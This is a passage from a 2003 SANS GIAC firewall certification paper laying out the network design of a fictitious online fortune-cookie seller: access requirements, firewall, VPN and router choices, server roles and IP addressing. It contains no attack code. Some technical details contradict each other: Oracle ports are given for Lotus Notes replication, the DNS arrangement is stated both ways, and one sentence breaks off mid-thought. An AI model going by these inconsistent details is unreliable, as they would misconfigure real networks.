



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

GIAC CERTIFIED FIREWALL ANALYST (GCFW)

PRACTICAL ASSIGNMENT VERSION 1.8

VIVEKANAND R CHUDGAR

GEAC, CLP (R5), PCLP (R4), SCSA (SOLARIS-7), MCSE, MCP+I

FEBRUARY 10, 2003

REVISED ON MARCH 9, 2003

INDEX

Abstract	4
SECURITY ARCHITECTURE	5
GIAC Enterprises – An Overview of Business	6
Company Overview.....	6
Structure & Organization.....	6
Suppliers	7
Partners.....	7
Existing IT Services.....	7
GIAC Enterprises - Access Requirements	8
Customers	8
Suppliers	9
Partners.....	9
Employees.....	10
IT Services	11
Proposed Design.....	12
Design Explained.....	14
Checkpoint Fire wall-1.....	14
Checkpoint VPN-1.....	15
Cisco 1760 Router.....	16
Other Services/Servers	16
Internet Proxy.....	16
File and Print Services	17
Back End Database	17
Notes Databases	17
Corporate Email.....	17
GIAC Home Page and Catalogue.....	18
Web Store – Online Transactions.....	18
Syslog Server	19
DNS.....	19
Backups.....	19
IP Addressing Scheme.....	19
External Network	19
Protected Network	20
Service Network	21
Internal Network	21
SECURITY POLICY AND TUTORIAL	22
Router Policy.....	23
Fire wall Policy	26
General Considerations.....	26
Rule Base	27

Rules Explained.....	29
VPN Policy and Setup	33
Tutorial – Implementing the Fire wall Policy.....	38
VERIFY THE FIREWALL POLICY	55
Audit Plan	56
Audit Efforts & Expenses	56
Risks and Considerations.....	56
Scheduling the Audit	57
Audit Tools	57
Audit Approach.....	58
Audit in Action.....	59
Audit Report.....	72
DESIGN UNDER FIRE.....	75
Design being Attacked.....	76
Attack on the Fire wall	77
Attack Technique	77
How to Attack	77
Result of Attack & Mitigation.....	81
Denial of Service Attack	81
Attack Technique	81
How to Attack	82
Result of Attack.....	82
Protecting against DDoS.....	83
Attack on Internal System	84
Identifying the Host to Attack.....	84
How to Attack	85
Result of Attack & Mitigation.....	85
List of References	86

ABSTRACT

This paper discusses the Network Security Requirements and a proposed Security Architecture for a fictitious company named GIAC Enterprises, towards fulfilling part requirement for the GIAC Certified Firewall Analyst (GCFW) Certification offered by SANS Institute.

This paper is divided into four sections.

Section 1

This section discusses the Network Security Architecture of GIAC Enterprises. It begins with defining the various IT services and the access considerations for the same. Based on these considerations, Security Architecture is proposed such that it best meets the security requirements of the business within a reasonable budget.

Section 2

This section explains the Security Policy for the Router, Firewall and the VPN Gateway deployed by GIAC Enterprises. Further, it also provides a Tutorial explaining the procedure to configure the policy on Checkpoint Firewall deployed at GIAC Enterprises.

Section 3

This section discusses the plan to perform a Technical Audit of the Firewall Policy implemented on the GIAC Firewall. It discusses various aspects of the Technical Audit like Audit Approach, Audit Cost, Risks involved, Tools used etc.

It DOES NOT focus on Vulnerability Assessment of the Network and the Hosts on the Network since it is clearly defined that vulnerability assessment is not the objective of this assignment.

Section 4

This section discusses the plan to attack the Network Infrastructure of GIAC Enterprises proposed by Mike Bell (http://www.giac.org/practical/Mike_Bell_GCFW.doc). Three different types of attacks are considered against this architecture – Attack on the Firewall, Denial of Service Attack on the Network and Attack on an Internal Host.

ASSIGNMENT – 1

SECURITY ARCHITECTURE

This section discusses the Network Security Architecture of GIAC Enterprises. It begins with defining the various IT services and the access considerations for the same. Based on these considerations, Security Architecture is proposed such that it best meets the security requirements of the business within a reasonable budget.

GIAC ENTERPRISES – AN OVERVIEW OF BUSINESS

COMPANY OVERVIEW

GIAC Enterprises is an E-Business enterprise, dealing in the online sale of fortune cookie sayings. GIAC Enterprises has a total turnover of \$10M, with US sales contributing to the major share (over 80%) of the revenues of GIAC Enterprises. Remaining 20% of the revenues of GIAC Enterprises is from its International Partner Organizations that buy Fortune Cookie Sayings from GIAC Enterprises and re-sell them in their countries.

The turnover of GIAC Enterprises has been steadily increasing and based on the sales trends and market conditions, it is expected to touch \$50M within the next 2 years. While the current IT Infrastructure is in place to effectively handle such a growth in business volumes, it is not adequately protected against the threat of attack from hackers/business rivals thru the Internet.

STRUCTURE & ORGANIZATION

Employee strength of GIAC Enterprises is approx 100 users, with 90% of users located at the GIAC Headquarters. The primary functions of these employees are Logistics, Sales, Marketing/PR, Finance and Administration/HR. Remaining 10% of users are a part of the sales team and operate primarily from the field while they are on tour.

Logistics team handles the job of dispatching the fortune cooking sayings as per the orders received. They also handle procurement of fortune cookie sayings from the various suppliers based on the sales forecast received from the sales team.

Sales team handles the job of meeting the sales target of GIAC Enterprises. They comprise of both on-site and field sales team. On-site sales team is based at the GIAC Enterprises Head Quarters, and promotes sales thru methods like tele-sales, mailers/brochure sales etc. On-site sales team is also responsible for tracking the sales against the target and accordingly forecast the future requirements of fortune sayings. The Field sales team promotes the sale of fortune sayings by organizing events and promotions, direct marketing, expanding the partner network etc.

Marketing/PR team serves the dual purpose of marketing and Public Relations. It supports the sales team thru the media advertisements, promotions and other media presence related activities. The Customer Relations team handles the external relations function and also handles customer complaints (if any).

Finance team manages the finance of the company. They track the sales revenues and collections and also manage the payment liabilities of GIAC Enterprises towards suppliers/partner organizations.

Admin/HR team manages the Admin and HR functions of the GIAC Enterprises. They Admin team manages the building facilities, office facilities, workplace services and other such support functions necessary for smooth functioning of GIAC Enterprises. The HR team manages the recruitment, promotions, employee relations, training and other such functions to ensure that the employees of GIAC Enterprises are motivated and deliver to their maximum capabilities.

SUPPLIERS

GIAC Enterprises has to regularly deal with its suppliers in order to manage the supply-chain of the Fortune Sayings Product. Suppliers produce the cookie sayings for GIAC Enterprises on a supply contract basis. Considering the complex nature of the product, the production needs pre-planning and thus product availability is not off the shelf. Therefore, GIAC Enterprises needs to interact with Suppliers on an on-going basis to keep them updated of the future requirements and the status of the pending deliveries. Also, considering the business risks of depending on external suppliers for manufacturing their product, GIAC Enterprises has decided to tie-up with several suppliers, thus ensuring redundancy in production and thus ensuring continuous supply of cookie sayings in spite of any problems with any supplier.

PARTNERS

Fortune Cookie Sayings sold by GIAC Enterprises are in demand all over USA and also in many European and Asian countries. In order to reach out to these customers quickly and effectively, GIAC Enterprises has decided to partner with local organizations in different countries and sell GIAC cookie sayings thru their distribution mechanism.

EXISTING IT SERVICES

Before we begin the discussion of the different types of access requirements to the GIAC Network Services, here's a brief outline of the Network Services deployed at GIAC Enterprises Data Center in the GIAC Headquarters. This brief outline will help us in understanding the access requirements better and more clearly.

Service	Brief Description
Corporate Email	Provides Email Services to all GIAC Enterprises.
GIAC Home Page and Catalogue Web Site	Provides everyone access to GIAC Enterprises online product catalogue, purchase details, and access link to restricted areas like web-store, secured vendor/partner transaction area.
Web Store – Online Transactions	Web based Front End application providing secure online transaction capabilities to customers who wish to make online purchase of fortune cookies.
Back End Database	Stores all details of the inventory and purchase transactions. All records of GIAC Enterprises business is stored on this database.
Notes Databases	Hosts and distributes the data pulled from the Oracle Database. Provides an interface to the Oracle Database to all GIAC Employees.
Internet Proxy Server	Provides outbound Internet Access to all GIAC Employees
File and Printer Services	Provides Network based File and Print services to all LAN users.

GIAC ENTERPRISES - ACCESS REQUIREMENTS

Securing the IT Services essentially involves restricting access by blocking all access that is not necessary for the business to be conducted smoothly. This minimizes the exposure of the services to the external world and thus minimizes the possibility of a compromise thru known vulnerabilities of the services that are not needed but available on the systems.

Restricting access is very tricky activity. Based on the size and complexity of the network, there could be hundreds of services running on the network, and failing to secure even one of them could be enough for the hackers to exploit and thus compromise our defenses. Also, too strict and restrictive access could mean that even services considered necessary by the business are blocked, therefore resulting in inconvenience and even business loss.

Therefore, the first step to effectively perform this access restriction is to clearly identify the services that need to be accessible. Access Requirements definition should clearly define the following details:

1. The services that need to remain accessible (e.g. HTTP Service, FTP Service, SMTP Service)
2. The different types of users who will be accessing these services (e.g. Internal Employees, Customers, Suppliers etc).

It is necessary to categorize the users into different types based on their access requirements, since this will allow us to further strengthen the access restrictions. This is because; everybody will not need to access every services (e.g. customers will not need to access the File & Print Services). Therefore, classifying users into different categories will help us provide only the required access to that group of users.

This Access Requirements definition will be used as input for generating the security policy for the IT Infrastructure of GIAC Enterprises.

The users of GIAC Enterprises IT Services can be classified into four distinct categories: Employees, Customers, Suppliers, and Partners. Access needs for each group of users is defined in the following sections.

CUSTOMERS

GIAC sells it's fortune cookie sayings thru it's website. The website will be accessible over HTTP and HTTPS from every valid host on the Internet. This means inbound access to the web server will have to be provided on TCP Port 80 and 443.

When the customer decides to purchase the cookies, he will be directed to the online web store. Due to the sensitive nature of transactions on this site, it will be accessible only using HTTPS and hence only TCP Port 443 access (inbound) will have to be permitted for this service.

Customers will also need to send emails to GIAC employees. This requires inbound access to SMTP Server on TCP Port 25. Again, the access will have to be provided to every valid host on the Internet.

SUPPLIERS

Suppliers need to regularly interact with GIAC Enterprises for the fresh orders of cookie sayings. GIAC Enterprises considered two options for providing access to the suppliers.

1. A permanent VPN based access to the internal system
2. Need based access via secure and dedicated interface on the GIAC Web site

Several factors like cost, risk, ongoing administration activities etc were considered and finally it was decided to provide the partners with Need based access via a secure interface on the GIAC Web site. The primary reasons (over and above cost) that justified this decision were:

1. Different suppliers had different internal systems and efforts would be required to interface them with the Oracle Database System of GIAC Enterprises. A web based interface would be easier since it would not require any special software/systems to be set up at any partner sites.
2. Some of the suppliers were not able to provide convincing proof of protecting their internal systems. This could result in attackers launching an attack on GIAC Systems thru the VPN tunnel once they have compromised an internal system of a partner.

Therefore, the Suppliers will be transacting with GIAC Enterprises using the secure web based interface. This interface will provide them with various forms/controls to collaborate on all matters related to the procurement of cookie sayings (e.g. accessing fresh order details, tracking delivery schedules and payments for completed deliveries etc). SSL along with client side certificates from a security service provider like Verisign will be used to secure the access to this website. Access will be provided only to clients which present the valid client side certificate and thus validate their identity. In addition, a login id and password will be provided by GIAC Enterprises which will be necessary to login to the website and access the supplier specific information.

This requires inbound HTTPS access to online web store Server on TCP Port 443. This access could be restricted to a few specific IP Addresses of the Suppliers, however this becomes irrelevant since it's necessary to allow every valid address on Internet to access this server.

Suppliers will also need to send emails to GIAC employees. This requires inbound access to SMTP Server on TCP Port 25. This is applicable for Partners also.

PARTNERS

Partners of GIAC Enterprises are spread all over the world and need to regularly interact with GIAC Enterprises for the sale of cookie sayings in their local countries. For this, the partners will be using a secure web based interface to transact with GIAC Enterprises. The business justification for this is same as discussed for the similar arrangement made for transacting with Suppliers.

Partners will have to obtain client side certificates from a Security Service Provider like Verisign. GIAC will provide a login ID and password for logging on to the website and access the partner specific information.

This requires inbound HTTPS access to online web store Server on TCP Port 443. This access could be restricted to a few specific IP Addresses of the Partners, however this becomes irrelevant since it's necessary to allow every valid address on Internet to access this server.

EMPLOYEES

Most of the employees of GIAC Enterprises are located at the GIAC Headquarters. Some employees who are part of the Sales team need to operate from the field across different cities. Therefore, the access requirements for each group are clearly specified below.

All GIAC employees will have access to Email. They will also be able to send/receive Email from the Internet. For this, all client machines need outbound access to Notes Mail Server on TCP Port 1352.

All GIAC employees will have access to GIAC Web site. For this, all client machines need outbound access to GIAC Web Servers on TCP Port 80 and 443.

All employees (except remote users) will be accessing the Notes Databases thru the Secondary Notes Database Server hosted on the internal network itself. Therefore, no special permission is needed to enable this access. The Secondary Notes Database Server is hosted on the internal network since this traffic is expected to be very high and hence keeping the server in the same network will help speed up the access. GIAC Enterprises has decided to mitigate the risk associated with this arrangement by ensuring the following:

1. No incoming connections are allowed to any host in the internal network (including the Secondary Notes Database Server)
2. Anti Virus Software will be always installed and kept updated on all machines in the internal network.
3. Acceptable Use Policy for IT Services shall clearly specify the use of IT resources for business purposes only. The same shall be signed off with all users and the onus of compliance shall be with the user. Any failure to comply shall result in legal and/or criminal action against the user found guilty of violating the policy.
4. A logon banner shall warn the user of legal repercussions of misusing the internal machines on GIAC Network for any malicious activity upon every logon attempt.

Remote users will be accessing the Notes Databases by replicating with the Primary Notes Server and hence will require outbound access to Primary Notes Database Server on TCP Port 1352.

All machines will be loaded with Norton Anti Virus CE (Corporate Edition) Full Edition: 7.61.938 to safeguard the machines against Virus infection.

The remote users will be using Check Point SecuRemote NG Client to connect to the GIAC Network over VPN. Remote users will also be having CyberArmor Personal Firewall Version 2.2 (By InfoExpress) installed on all machines to protect the machines against intrusion attempts while the machine is connected on the Internet.

All users based at GIAC Headquarters also have access to File and Print Services hosted on a Windows 2000 Server. Due to the heavy load of the File and Print Services, GIAC Enterprises has decided to host this server on the internal network itself. Again, ensuring that no incoming connections are allowed to this server and that Anti Virus software will always be loaded and kept updated mitigates the risk associated with this arrangement.

Two GIAC employees responsible for the administration of the Oracle Database will need to have SQLNet Access to TCP Port 1521, 1525 and 1526. This access will be given specific to the workstations of these two employees.

IT SERVICES

In addition to the different types of users, access requirements also need to be defined for the various IT Services hosted on the GIAC Network.

All employees (except Remote Users) will be accessing Internet via a Proxy Server. Therefore, the proxy server will need outbound HTTP, HTTPS and FTP access on TCP Port 80, 443, 20, 21 and outbound DNS access on TCP/UDP Port 53.

The Secondary Notes Database Server will need to replicate at regular intervals with the Primary Notes Database Server. This will require the Secondary Notes DB Server to have outbound access to Primary DB Server on Lotus TCP Port 1521, 1525 and 1526.

The Notes Mail Server will be transferring mails to the SMTP Mail Relay Server over SMTP. However these servers are in the same network and hence can communicate without any restrictions.

The SMTP Mail Server will need to have Inbound & Outbound access on TCP Port 25 for transferring mails to/from other SMTP Servers on the Internet. Outbound mail transfer will require the Server to resolve the host names to IP. Therefore, the SMTP Server will also need outbound DNS access on TCP/UDP Port 53.

The Online Web Store Server will need to access the data on the Oracle Database. Therefore, the Online Web Store Server will need to have outbound access to Oracle Database Server on SQLNet TCP Port Therefore they will need outbound access on TCP ports 80 and 443. The internal DNS will perform all name resolution for the internal users.

Based on the description of the services above, following table gives an overview of the access requirements for these services

Service	Internet Users	LAN Users	Remote Users	Partners	Suppliers
Corporate Email	No Access	Lotus Access	Lotus Access	No Access	No Access
SMTP Mail Relay Server	SMTP Access	No Access	No Access	SMTP Access	SMTP Access
GIAC Home Page and Catalogue	HTTP & HTTPS Access	HTTP & HTTPS Access	HTTP & HTTPS Access	HTTP & HTTPS Access	HTTP & HTTPS Access
Web Store – Online Transactions	HTTPS Access only	HTTPS Access only	HTTPS Access only	HTTPS Access only	HTTPS Access only
Back End Database	No Access	SQL Access to select users	No Access	No Access	No Access
Internet Proxy	No Access	HTTP, HTTPS, FTP & DNS	No Access	No Access	No Access
Collaboration and Workflow Automation Applications	No Access	Lotus Access	Lotus Access	No Access	No Access
File and Print Services	No Access	Complete Access	No Access	No Access	No Access


PROPOSED DESIGN

Based on these access considerations, following is the diagram of the proposed architecture for securing the IT Assets of GIAC Enterprises.

full rights.

GIAC Net

Sunday, February 02, 2003



DESIGN EXPLAINED

The diagram above depicts the structure and layout of IT Setup of GIAC Enterprises. In addition to the business centric IT services explained in the previous section, the major security centric components that secure GIAC Enterprises Network are:

- Checkpoint Firewall-1 NG
- Checkpoint VPN-1 NG
- Cisco 1760 Router

Each of them is explained in detail in the following sections.

CHECKPOINT FIREWALL-1

Role of Firewall in Security

Firewall plays a vital role in securing the perimeter of GIAC Enterprises. It helps hide the GIAC Network from prying eyes on the Internet, thus providing what can be termed as “security by obscurity”. Also, Firewall allows controlled access to the services within the GIAC Enterprises network and also helps restrict access to vulnerable ports/services, thereby securing them against undiscovered attacks for which patches/fixes are not yet available. It also allows logging of critical parameters of the Network traffic to/from the Internet, which helps in case of investigating any incident of security breach.

Why Checkpoint Firewall-1

GIAC Enterprises has evaluated various Firewall products available in the market, and finally decided to go ahead with Checkpoint Firewall1 solution. GIAC Enterprises has selected Checkpoint VPN-1 Pro (NG FP3), as it's primary Firewall/VPN Product. This is installed on a hardened Windows 2000 server (with SP3 Installed). The major reasons why Firewall1 is chosen are:

- Easy to use GUI Interface – Increases productivity of Administrative staff
- Stateful Inspection Technology – Provides enhanced protection against malicious/crafted packets
- Seamless Integration with other Security components (VPN, IDS etc) – Allows for easy inter-operability amongst different security products and thus helps maximize their effectiveness.
- Industry Leader in Firewall Technology – Ensures that product is adequately supported when required

How it secures

Firewall divides the network in three major sub-networks:

- **Internal Network**
- **Service Network**
- **Protected Network**
- **External Network**

Internal Network is a zone where no incoming connections are allowed. Only outbound connections can be made from this zone. Therefore, it only hosts services that are accessed directly by employees of GIAC Enterprises. These services are File and Print Services, Notes Database Services and Internet Proxy Service.

Service Network is a zone where incoming as well as outgoing connections are allowed from any host. Therefore, it contains the servers belonging to GIAC Enterprises that need to permit inbound connections from Internet hosts e.g. GIAC Web Site Server, Online Web Store Server, and SMTP Gateway Server.

Protected Network is a zone where those servers are put which needs to allow incoming connections from other internal hosts that are accessible from the Internet. Therefore Oracle Database is hosted in this zone since it permits inbound access from Online Web Store Server (Online Web Store Server permits inbound access from Internet Hosts). The Notes Database Server is also hosted on this network since it needs to be accessed by Remote users connecting via VPN. No outbound connections are permitted from this Network.

External Network refers to the unprotected zone comprising of all non-GIAC hosts on the Internet/Partner Organizations. Inbound Access from this zone and outbound access to this zone is therefore very tightly controlled and monitored.

CHECKPOINT VPN-1

Role of VPN in Security

Employees of GIAC Enterprises need to access the Emails and the Lotus Notes Databases remotely. This is an essential business need since the sales force and other mobile users need to collaborate thru Emails and also access the sales/finance/inventory information that is hosted on the Lotus Notes Databases.

Why Checkpoint VPN-1

GIAC Enterprises has selected Checkpoint VPN-1 Pro (NG FP3), as it's primary Firewall/VPN Product. This is installed on a hardened Windows 2000 server (with SP3 Installed). The primary reason for selecting Checkpoint VPN solution is that it is seamlessly integrated with the Firewall

Solution chosen by GIAC Enterprises. Choosing VPN1 permits the management of VPN thru the simple GUI Interface of Checkpoint. This is an important feature since one of the targets of GIAC Enterprises is to minimize the support staff required for managing the Network Infrastructure and the simple GUI Interface goes a long way in maximizing the productivity for the support staff.

How it secures

VPN allows for a secure connection to be established between the remote users of GIAC Enterprises and the Network Services that the remote users need to access. Remote clients connect with the VPN server thru the VPN Client software installed on their machines. The VPN Server authenticates them based on the User ID/Password provided, and upon successful authentication, it establishes an encrypted channel of communication between the remote client and the GIAC Network, thereby allowing the remote client to securely access services on the GIAC Network.

CISCO 1760 ROUTER

Role of Router in Security

While the primary purpose of a router is to route packets, it is considered a critical security component since it significantly contributes in securing the network perimeter [1]. The router augments the overall security of the perimeter by performing useful functions such as blocking private IP ranges, preventing spoofed packets, blocking source-routed packets etc.

Why Cisco 1760

The primary requirement of this router is connectivity to Internet. The Link is 1Mbps. any entry-level router like the Cisco 1760 would therefore suffice. Cisco 1760 router has two WIC Slots (WAN Interface Card). It comes with 16MB Flash and 32MB DRAM by default. Primary connectivity would be leased line to Internet with ISDN backup for redundancy. The two WIC slots would be used for the leased line and ISDN. The router is running IOS IP Plus Version 12.2.

OTHER SERVICES/SERVERS

INTERNET PROXY

GIAC Enterprises permits all employees to access the Internet. For this, SQUID Proxy server is deployed on Linux Platform. The proxy is configured to allow HTTP, HTTPS and FTP traffic. In addition, the proxy will need to make DNS queries to resolve the host names/URLs requested by the Proxy clients.

FILE AND PRINT SERVICES

File and Print Services provides network based secured file storage service and network based print service. This service is accessible only from LAN. Access control is provided to ensure that the file and print access is secured against unauthorized access.

In addition to File and Print Services, this server also runs DHCP Service, thus providing dynamic IP addressing facility for all LAN based Desktops/Laptops. A hardened Windows 2000 Server with SP3 is used for this purpose.

BACK END DATABASE

The backend database is Oracle 8 running on Windows 2000 Server. This database contains all the records of inventory, purchases, sales and all other related online transactions. The data in this database is accessible only by the Web store application and a select group of data owners and Database Administrators who manage the database operations. In addition to the Web store application, the Notes databases also pull data from this Oracle database.

NOTES DATABASES

These are a collection of multiple Notes databases (Hosted on Lotus Notes R5 Server on hardened Windows 2000 Server – SP3) serving the purpose of giving access to the business critical data captured in the Oracle Database. In other words, they act as the Front End for the data in the Oracle database.

For example,

- The Sales Team needs to regularly know the sales progress in order to ensure that they are on track to meet their monthly sales target.
- The Finance team needs to know the payments made/received and accordingly manage the finances of the company.

To meet such requirements, a Sales Tracking Database keeps pulling sales figures from Oracle database at regular intervals and presents the same for the sales team to preview and act accordingly. Similarly, a Revenue Tracking Database provides finance team access to financial transactions at regular intervals.

CORPORATE EMAIL

Lotus Notes R5 is deployed by GIAC Enterprises for effective collaboration using Email. Lotus Notes R5 is hosted on a hardened [?] Windows 2000 Server with SP3 installed. All employees of GIAC Enterprises have a mailbox on the Notes Server.

All employees can connect to the Notes Server using the Notes Client Software. Traveling users also carry laptops with Lotus Notes client. They maintain local replica of the Mail File and replicate the same using over VPN.

All employees can send and receive Emails to/from any Internal as well as External Email Addresses. All mails to/from the Internet will be routed using a separate SMTP Gateway Server (Qmail on Linux) functioning as SMTP MTA (Mail Transfer Agent).

GIAC HOME PAGE AND CATALOGUE

GIAC Home page and Product Catalogue is hosted on a hardened [3] IIS 5 Server running on a hardened Windows 2000 Server (SP3 Installed). This server is accessible to everyone over the public Internet using the URL <http://www.giac.com>. To ensure that nobody has difficulty in viewing the contents hosted on this server, access is allowed using secure as well as non-secure means.

This server does not contain any sensitive data except the product catalogue displaying the merchandise of GIAC Enterprises with description and cost. However, this cost is for display purposes only, and is not used when the buyer actually performs a purchase. Therefore, any compromise of the material posted on this site may result in unavailability of the online services, however it cannot be misused to transact with GIAC enterprises using malicious transactions (e.g. Modifying the price of Fortune Sayings from 100\$ to 10\$ and purchasing the Fortune Sayings at the altered prices).

WEB STORE – ONLINE TRANSACTIONS

This is the application that performs all the sale transactions on the GIAC Website. It is accessible via a URL Link from the GIAC Home page and also directly using it's own URL of <https://sales.giac.com>. This section hosts the application for securely transacting purchases over the GIAC Website.

Anyone wanting to purchase online can do so without requiring a Login ID/Password. This does not pose any security risk as Login ID/Password simply aids in identifying a customer, and has little purpose beyond that. It could be used to capture more specific information for each customer; however, the only information that is useful to GIAC Enterprises is the credit card details of the customer. Since any customer would feel uneasy about permanently storing his credit card details on any website, it is considered prudent to avoid storing such data on the website.

This application also contains a separate secure website providing the interface for the partners and suppliers of GIAC Enterprises. This area is accessible via a URL Link from the GIAC Home page and also directly using it's own URL of <https://partners.giac.com>. This area is accessible only to users having a valid Uername and Password. Since GIAC Enterprises has a finite number of vendors and external business partners, the username and password for each of them is generated by GIAC Enterprises and distributed using secure means. This arrangement of ID/Password management is further made feasible due to the fact that the list of suppliers and partners does not change often.

Online Web Store application is also installed on a hardened Windows 2000 Server with SP3 installed.

SYSLOG SERVER

The syslog server is running syslog-ng [4] (version 1.6.0rc1) on a hardened Linux box. All logs from the router and all other servers on the service network will be forwarded to this machine. The data on this server is very critical and hence shall be backed up regularly on a permanent medium like CD-R and stored for the period specified by the GIAC Enterprises' IT Security Policy.

DNS

GIAC Enterprises has chosen not to have an internal DNS server since the DNS lookup traffic isn't expected to be very high. Instead, the DNS Server of the ISP shall be queried whenever any host within the GIAC Enterprises requires a DNS Lookup.

This could pose a risk in the event of the DNS Servers of the ISP are compromised, however GIAC Enterprises has paid due consideration to this fact and considered the stability and reliability of DNS Servers of the ISP as one of the important factors while selecting their ISP.

BACKUPS

Though backups are not a separate service, it is still mentioned separately due to its significance in defending against any compromise of services. Therefore, all servers will have local DLT Drives to take backups. Backups will be taken everyday at night and stored at a secure offsite location.

IP ADDRESSING SCHEME

Valid IP Address Range Available with GIAC Enterprises is 202.54.1.32/28. This gives GIAC Enterprises 16 Valid IP Addresses from 202.54.1.32 to 202.54.1.47 (both inclusive). In addition to this, the Non-Routable IP Addresses used internally by GIAC Enterprises is 172.16.18.0/24, 172.16.25.0/24 and 172.16.26.0/24.

Assignment of these IP Addresses is shown in the table below.

EXTERNAL NETWORK

Object	Assigned IP Address	NATed IP Address
Router – Ethernet Interface	202.54.1.33/28	--
Firewall – External Interface	202.54.1.34/28	--

PROTECTED NETWORK

Object	Assigned IP Address	NATed IP Address
Firewall Interface (Default Gateway)	172.16.26.1/24	--
Oracle Database Server	172.16.26.11/24	--
Notes Database Server	172.16.26.12/24	--

© SANS Institute 2003, Author retains full rights

SERVICE NETWORK

Object	Assigned IP Address	NATed IP Address
Firewall Interface (Default Gateway)	172.16.25.1/24	--
GIAC Web Server	172.16.25.11/24	202.54.1.35/28
Online Web Store	172.16.25.12/24	202.54.1.36/28
Notes Email Server	172.16.25.13/24	--
SMTP Mail Relay Host	172.16.25.14/24	202.54.1.37/28
Syslog Server	172.16.25.15/24	--

INTERNAL NETWORK

Object	Assigned IP Address	NATed IP Address
Firewall Interface (Default Gateway)	172.16.18.1/24	--
